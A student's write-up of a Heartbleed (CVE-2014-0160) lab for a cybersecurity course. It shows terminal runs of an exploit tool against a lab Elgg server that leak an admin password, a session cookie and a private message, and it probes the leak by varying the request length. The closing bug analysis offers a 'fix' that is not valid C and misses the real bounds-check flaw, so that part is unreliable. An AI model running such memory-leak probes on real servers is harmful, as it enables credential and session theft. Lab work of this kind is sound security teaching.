
Kevin Youngerman
Heartbleed Lab
COSC 4010: Cybersecurity

# 3 Lab Tasks

# 3.1

## Task 1: Launch the Heartbleed Attack

Private Message to Boby:




Attack:

Downloaded attack.py, cd into desktop, run command ./attack.py www.heartbleedlabelgg.com until I got the below results:

Username: admin
Password: seedelgg

```
[05/17/2019 10:29] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
...........
.....................................#.......on/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=4dchenph34jlu50ja2va4bjij2
Connection: keep-alive

...[.........{............F#A.x..eX.&...cation/x-www-form-urlencoded
Content-Length: 99

__elgg_token=6ee3e009267402aa894d7aea717137bf&__elgg_ts=1558113091&username=admi
n&password=seedelgg.l%.U."K.my.Zo...}

[05/17/2019 10:32] seed@ubuntu:~/Desktop$
```


The contents of my (rather ridiculous) message to “recipient 40”

```
[05/17/2019 10:35] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
...........
.....................................#......./*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=4dchenph34jlu50ja2va4bjij2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 507

__elgg_token=b1ee5abf6d6e67acce86ac90ea25cc18&__elgg_ts=1558113134&recipient_guid=40&subject=Bruh+Moment&body=Ay+Boby+my+guy+i%27ve+been+working+this+fire+new+rap+verse%2C+check+it%3A%0D%0AYo%2C+comin+at+y
ou+wit+a+gat%2C+plan+of+attack%2C%0D%0AI%27m+ralnin+down+on+you+as+a+matter+of+fact%2C%0D%0ALast+thing+you+hear+is+da+thump+of+yo+heartbeat%2C%0D%0AWatch+yo+back+cause+i%27ll+hit+you+with+da+heartbleed%0D%
0A%0D%0Acatch+me+on+soundclous+%40lil_hacker%0D%0A%0D%0APeace%2C%0D%0ALil+Hacker%2C+CEO+of+Googlep.`~w.
..j.$...=47u

[05/17/2019 10:35] seed@ubuntu:~/Desktop$
```

A link to a message compose to recipient 40, which turns out to be Boby. So now we know the previous message was sent to Boby

```
[05/17/2019 10:39] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
...........
.....................................#.......Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=4dchenph34jlu50ja2va4bjij2
Connection: keep-alive

..v3.....*[h\pZ{..^.......u0..%.*.]cm.3t
```

An activity log for admin




# Task 2: Find the Cause of the Heartbleed Vulnerability

- **Question 2.1**

As I decreased Length to 3000, 2000, and 1000, I could not observe a difference. I was able to recover all data that I previously was able to. However, when set to 500, I am no longer able to get the contents of my message to Boby. This is because the size of my message is 507. At 400, I stopped being able to get admin's username and password. At 300, I still got URLs, but they were cut off, so no longer useful. At this point i stopped getting any useful information.

- **Question 2.2**

Since i found that 300 still worked in this last question, I'm using that as my start point. I went down to 200, and 100, and still no results. Then i went down to 50, 25, but when I went to 15 i got the error message:

```
[05/17/2019 11:02] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com --length 15

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

###################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
###################################################################

.F

[05/17/2019 11:02] seed@ubuntu:~/Desktop$
```

So, now i just need to narrow down the value, because I know it's between 15 and 25.

I managed to find the boundary, it's 22!

Length 22:

```
[05/17/2019 11:07] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

###################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
###################################################################

.F
```

Length 23:

```
[05/17/2019 11:07] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

###################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
###################################################################

...AAAAAAAAAAAAAAAAAAAABC...Z.@..).V.:.]I
```

# Task 3: Countermeasure and Bug Fix

# Task 3.1

After updating the openSSL library, the only thing that returns when running attack.py is this:


## Task 3.2

The problem with the code is this line:

hbtype =*p++;

After this, the pointer p will point to the request payload_length field, which gives an incorrect size for the response payload.

A fix for this might be something like this:

hbtype = *p;
p = (TLS1_HB_REQUEST.size() - (buffer + 3 + padding));

This way, we gut just the size of the payload as it is, and not what the payload length value is set to.

Alice is on to the right thing, but it happens much sooner than the copying.

Bob’s idea wouldn’t work, since the heartbeat request/response is automated, and shouldn't take user input for the size/validation.

Eva’s idea won’t work, because then there would be no memory allocated for the response.